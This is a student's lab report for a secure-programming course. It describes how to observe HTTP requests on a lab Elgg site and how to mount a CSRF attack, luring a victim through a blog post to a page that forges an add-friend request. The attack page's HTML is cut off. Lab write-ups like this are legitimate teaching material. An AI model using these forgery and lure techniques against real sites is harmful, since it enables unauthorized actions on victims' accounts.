

CSE: 5382-001: SECURE PROGRAMMING


ASSIGNMENT 7

Tharoon T Thiagarajan


1001704601

3.1 Task 1: Observing HTTP Request:

Before trying to forge the HTTP request, I tried to understand the format, structure and parameters of HTTP requests for both GET and POST method using the Firefox add “HTTP Header Live”. Firstly, I opened Firefox and installed the add-on “HTTP Header Live”. Then I opened the given URL www.csrflabelgg.com while parallely opening the HTTP Header Live to see the GET request for the corresponding website. By using the add on I was able to see the HTTP request for the GET method. From the tool I was able to see the parameters like Host name which specifies the URL name, User Agent as Firefox from which the URL was sent, Accept field which specifies the format of the URL as text/html, Accept-Language as en-us which is used in the page, type of encoding used is gzip and deflate and the type of connection for the requested URL.




Then using the add on I tried to get the structure of the HTTP request for the POST method. For this I used the login form from the given URL to get the HTTP POST request. I was able to almost every parameter as in the GET request with some additional parameters in the POST method. I was able to see the parameter Referer which shows from which page this current request has come, the content type of the URL which shows as form-urlencoded as this is a login form, content length as 89 and there was a special parameter called cookie which has the cookie id for the current session. Also, there was elgg_token and elgg_ts which holds the token and the timestamp for the current request.




3.2 Task 2: CSRF Attack using GET Request


Before performing the CSRF attack using the GET request, I opened the given URL and navigated to the members page where I was able to see all the members of the ELGG. Then in order to get the HTML id for the user Bobby and Alice I used the inspect element in Firefox to get the ID. The reason I am using inspect element to get the ID, so that I can append the id to the URL when performing the CSRF attack.




Then, I logged in as Bobby and took the HTTP request for the add friend link using the Firefox add-on so that I can get the exact HTTP request link. From this link I can create a html page which can be used to forge the HTTP request when Alice clicks on the link that contains the malicious code to forge the HTTP request.




After getting the complete HTTP request for the Add Friend link from the Firefox add on, now I created a Blog from the Bobby's account and gave it a catchy Title so that Alice can get attracted to the link and fall for the trap. Then in the body of the blog I gave the malicious link which contains the URL to forge the HTTP request when Alice clicks on this link. Once Alice clicks the link Bobby gets added to the friend list of Alice without the knowledge of the Alice.




This is how it looks after the Blog is posted from Bobby's account. I have made the blog access public so that any user can view the blog.



This is before the CSRF attack. We are able to see that there are no friends shown in the profile of Alice.




This is the malicious code which is used to forge the HTTP request of Alice when Alice clicks on the link given in the Blog post. In this HTML code I have given the complete HTTP request for the Add friend link which we took from the Firefox add-on from Bobby's profile. Here I gave Bobby's ID in the link as 43 which we took from the inspect element. On clicking the link, the HTTP request gets forged and the link present in this page gets executed automatically and Bobby gets added as Alice friend without the knowledge of the Alice. This is because the given link gets forged by the Alice request when Alice's session is currently active.



```
1 <!DOCTYPE html>
2 <html>
3 <head>
4   <title>Task 2 Attack</title>
5 </head>
6 <body>
7   <p>No Page Available</p>
8   
